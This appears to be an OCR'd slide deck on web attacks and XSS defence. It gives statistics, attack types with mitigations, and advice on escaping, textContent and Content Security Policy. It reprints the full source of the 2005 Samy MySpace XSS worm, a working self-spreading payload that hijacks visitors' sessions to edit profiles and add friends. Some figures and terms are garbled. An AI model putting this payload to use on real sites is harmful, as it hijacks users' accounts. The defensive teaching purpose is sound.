‘X easy steps’ to hack someones website

1,861 person

Impacted by cyber crimes as malware and phishing attack

1,274 malware

Unique pieces of malware deployed

22.9 phishing email

Sent to random users

171,233 $

Spent by sudiness on infomational security

1.5 organization

Impacted by ransomware attack

15,221 $

This attacks collectively cost businesses


Cyber attacks screaming facts:

- FBI “Cyber most wanted” list growed up on 45 names since 2014
- Roughly 69 percent of spam emails attempt to trick users into visiting a malicious URL
- Mobile malware on the rise, 54% sinse 2016 year

> Samy (also known as JS.Spacehero) is a XSS worm that was designed to propagate across the MySpace social-networking site written by Samy Kamkar. Within just 20 hours of its October 4, 2005 release, over one million users had run the payload making Samy the fastest spreading virus of all time.


https://samy.pl/myspace/tech.html

<div id=mycode style="BACKGROUND: url('java script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)","exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>


Motivations Behind Attacks
4.7%
3.4%
14.5%
2017
77.4%
4.3%
0.1%
14.2%
9.2%
2016
72.1%
Cyber Crime
Cyber Espionage
Hacktivism
Cyber Warfare
hackmageddon.com


Viruses, Worms and Trojan Horses

Number of new malware specimen (in millions)



Source: G DATA, AV-TEST

statista



Attack Vectors
September2017
14.5%
9.2%
5.3%
3.9%
2.6%
6.6%
26.3%
31.6%
1.3%
Malware/PoS Malware
Unknown
Targeted Attack
Account Hijacking
DDoS
Vulnerability
Malvertising
>1
Misconfigured database
PHP Backdoor
Radio Frequency Hijacking
Brute Force
hackmageddon.com

‘X easy steps’ to hack someones website:

1. There is NO easy steps to hack something

Top mostly used cyber attacks types

1. Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks


Google
ddos attack tool
Все
Новости
Видео
Картинки
Покупки
Ещё
Настройки
Инструменты
Результатов: примерно 4 410 000 (0,44 сек.)
DDoS Attack Mitigation | Flat Price DDoS Protection | cloudflare.com
Реклама www.cloudflare.com/ddos-protection/ddos-mitigation
Set up unmetered DDoS mitigation to maintain performance and availability. Enterprise-Class Security. Web Application Firewall. Use 60% Less Bandwidth. SSL Encryption. Make Your Site Faster. Lightning-Fast Global DNS. Types: CDN, DDoS Protection, WAF, DNS, Load Balancing.
Secure DNS Firewall
Control What Hits Your Network
Keep Your DNS Infrastructure Online
Global Content Delivery
The next generation CDN. Easy setup
more affordable and performs better
8 Best DDoS Attack Tools (Free DDoS Tool Of The Year 2019)
https://www.softwaretestinghelp.com/ddos-attack-tools/ Перевести эту страницу
24 дек. 2018 г. - Learn how DDoS attacks are performed with DDoS Tool. Here is a list of the most popular DDoS attack tools with their complete details.
Вы посещали эту страницу 19.04.19.
Best DOS Attacks and Free DOS Attacking Tools [Updated for 2019]
https://resources.infosecinstitute.com/dos-attacks-free-dos-att... Перевести эту страницу
2 янв. 2019 г. - This tool can be blocked easily by having a good firewall. But a widespread and clever DOS attack can bypass most of the restrictions.
Вы посещали эту страницу 19.04.19.

Top mostly used cyber attacks types

1. Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks
2. Man-in-the-middle (MitM) attack

1. Set max-requests and timeout

Top mostly used cyber attacks types

1. Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks
2. Man-in-the-middle (MitM) attack
3. Password attack (Brute-force, Dictionary attack)

1. Set max-requests and timeout
2. HTTPS and encryption by your own algorithm
3. Restrict the number of invalid attempts to enter the password

Top mostly used cyber attacks types

4. SQL injection attack
5. Cross-site scripting (XSS) attack
6. Eavesdropping (sniffing or snooping) attack
7. Birthday attack

4. Apply listOpreivlage to model; Parameterized query
5. Sanitize data input; Set necessary headers
6. HTTPS
7. Increase the size of hash

XSS

Cross site scripting

XSS attack types

Passive attack

- It does not affects the system
- It involves a monitoring of data
- It scans the ports and network in search of loopholes and vulnerabilities
- It cannot be easily detected

Active attack

- It affects the system
- It involves a modification of data
- It does not check for loopholes or vulnerabilities
- It can be easily detected

How to keep Cross-Site Scripting out of your apps

1. Escaping dynamic content

" &#34	# &#35	& &#38	‘ &#39	(&#40
) &#41	/ &#47	; &#59	< &#60	> &#62

How to keep Cross-Site Scripting out of your apps

2. Do not use innerHTML


```
document.getElementById("ShowButton").innerHTML = 'Show Filter';
```


```
document.getElementById("ShowButton").innerText = 'Show Filter';
```

```
document.getElementById("ShowButton").textContent = 'Show Filter';
```

How to keep Cross-Site Scripting out of your apps

3. Whitelist values





How to keep Cross-Site Scripting out of your apps


3. Implement a Content Security Policy

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self' https://apis.google.com">
```

base-uri	font-src	frame-src	object-src	style-src
child-src	form-action	img-src	plugin-types	upgrade-insecure-requests
connect-src	frame-ancestors	media-src	report-uri	default-src

How to keep Cross-Site Scripting out of your apps

3. Sanitize HTML




How to keep Cross-Site Scripting out of your apps

